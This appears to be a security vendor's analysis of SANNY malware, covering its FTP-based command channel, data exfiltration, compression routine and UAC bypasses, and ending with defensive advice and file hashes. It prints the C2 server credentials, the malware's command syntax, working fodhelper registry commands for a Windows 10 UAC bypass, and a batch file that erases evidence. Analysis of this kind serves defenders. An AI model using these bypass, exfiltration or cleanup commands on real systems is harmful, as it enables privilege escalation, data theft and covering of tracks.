
- FTP Server: ftp.capnix[.]com
- Username: cnix_21072852
- Password: vlasimir2017

It then continues to perform the connection to the FTP server decoded from the aforementioned config file, and sets the current directory on the FTP server as “htdocs” using the FtpSetCurrentDirectoryW function.

System Information Collection


For reconnaissance purposes, SANNY malware executes commands on the system to collect information, which is sent to the C2 server.

System information is gathered from the machine using the following command:



```
cmd /c systeminfo > %temp%\temp.ini
```

The list of running tasks on the system is gathered by executing the following command:




```
cmd /c tasklist > %temp%\temp.ini
```

C2 Commands

After successful connection to the FTP server decoded from the configuration file, the malware searches for a file containing the substring “to everyone” in the “htdocs” directory. This file will contain C2 commands to be executed by the malware.


Upon discovery of the file with the “to everyone” substring, the malware will download the file and then performs actions based on the following command names:

- chip command: This command deletes the existing ipnet.ini configuration file from the file system and creates a new ipnet.ini file with a specified configuration string. The chip commands allows the attacker to migrate malware to a new FTP C2 server. The command has the following syntax:



```
cmd /c chip <encoded_FTP_config>
```


- pull command: This command is used for the purpose of data exfiltration. It has the ability to upload an arbitrary file from the local filesystem to the attacker's FTP server. The command has the following syntax:



```
cmd /c pull <path of the file>
```

The uploaded file is compressed and encrypted using the routine described later in the Compression and Encoding Data section.

put command: This command is used to copy an existing file on the system to a new location and delete the file from the original location. The command has the following syntax:



```
Cmd /c put <new_file_name> <existing_file_name>
```

default command: If the command begins with the substring "cmd /c", but it is not followed by either of the previous commands (chip, pull, and put), then it directly executes the command on the machine using WinExec.

/user command: This command will execute a command on the system as the logged in user. The command duplicates the access token of "explorer.exe" and spawns a process using the following steps:

1. Enumerates the running processes on the system to search for the explorer.exe process and obtain the process ID of explorer.exe.
2. Obtains the access token for the explorer.exe process with the access flags set to 0x000F01FF.
3. Starts the application (defined in the C2 command) on the system by calling the CreateProcessAsUser function and using the access token obtained in Step 2.

C2 Command	Purpose

chip	Update the FTP server config file
pull	Upload a file from the machine
put	Copy an existing file to a new destination
/user	Create a new process with explorer.exe access token
default command	Execute a program on the machine using WinExec()

Compression and Encoding Data

SANNY malware uses an interesting mechanism for compressing the contents of data collected from the system and encoding it before exfiltration. Instead of using an archiving utility, the malware leverages Shell.Application COM object and calls the CopyHere method of the IShellDispatch interface to perform compression as follows:

1. Creates an empty ZIP file with the name: temp.zip in the %temp% directory.
2. Writes the first 16 bytes of the PK header to the ZIP file.
3. Calls the CopyHere method of IShellDispatch interface to compress the collected data and write to temp.zip.
4. Reads the contents of temp.zip to memory.
5. Deletes temp.zip from the disk.
6. Creates an empty file, post.txt, in the %temp% directory.
7. The temp.zip file contents are Base64 encoded (using the same custom character set mentioned in the previous FTP Config File section) and written to the file: %temp%\post.txt.
8. Calls the FtpPutFileW function to write the contents of post.txt to the remote file with the format: “from <computer_name_timestamp>.txt”

Execution on Windows 7 and User Account Control (UAC) Bypass

NTWDBLIB.dll – This component from the CAB file will be extracted to the %windir%\system32 directory. After this, the cliconfg command is executed by the BAT file.


The purpose of this DLL module is to launch the install.bat file. The file cliconfg.exe is a legitimate Windows binary (SQL Client Configuration Utility), loads the library NTWDBLIB.dll upon execution. Placing a malicious copy of NTWDBLIB.dll in the same directory as cliconfg.exe is a technique known as DLL side-loading, and results in a UAC bypass.

Execution on Windows 10 and UAC Bypass

Update.dll – This component from the CAB file is used to perform UAC bypass on Windows 10. As described in the BAT File Analysis section, if the underlying operating system is Windows 10, then it uses update.dll to begin the execution of code instead of invoking the install.bat file directly.


The main actions performed by update.dll are as follows:

1. Executes the following commands to setup the Windows registry for UAC bypass:




```
cmd /c reg add HKCU\Software\Classes\ms-settings\shell\open\command /t REG_SZ /d
%TEMP%\install.bat /f
cmd /c reg add HKCU\Software\Classes\ms-settings\shell\open\command /v
DelegateExecute /t REG_SZ /f
```

2. Leverages a UAC bypass technique that uses the legitimate Windows binary, fodhelper.exe, to perform the UAC bypass on Windows 10 so that the install.bat file is executed with elevated privileges:



```
cmd /c fodhelper && reg delete HKCU\SOFTWARE\Classes\ms-settings /f
```

3. Creates an additional BAT file, kill.bat, in the current directory to delete evidence of the UAC bypass. The BAT file kills the current process and deletes the components update.dll and kill.bat from the file system:



```
taskkill /PID <pid_of_current_process> /F
del /f /q "<path>\update.dll"
del /f /q "<path>\kill.bat”
```

Conclusion

This activity shows us that the threat actors using SANNY malware are evolving their malware delivery methods, notably by incorporating UAC bypasses and endpoint evasion techniques. By using a multi-stage attack with a modular architecture, the malware authors increase the difficulty of reverse engineering and potentially evade security solutions.

Users can protect themselves from such attacks by disabling Office macros in their settings and practicing vigilance when enabling macros (especially when prompted) in documents, even if such documents are from seemingly trusted sources.

Indicators of Compromise

SHA256 Hash	Original Filename
b0f30741a2449f4d8d5ffe4b029a6d3959775818bf2e85bab7fea29bd5acafa4	ΡΓΗΦ 2018-2019.doc
e29fad201feba8bd9385893d3c3db42bba094483a51d17e0217ceb7d3a7c08f1	Copy of communication from Security Council Committee (1718).doc
eb394523df31fc83aefa402f8015c4a46f534c0a1f224151c47e80513ceea46f	1.bat
a2e897c03f313a097dc0f3c5245071fbaeee316cfb3f07785932605046697170	Setup.cab (64-bit)
a3b2c4746f471b4eabc3d91e2d0547c6f3e7a10a92ce119d92fa70a6d7d3a113	Setup.cab (32-bit)

Previous Post
Next Post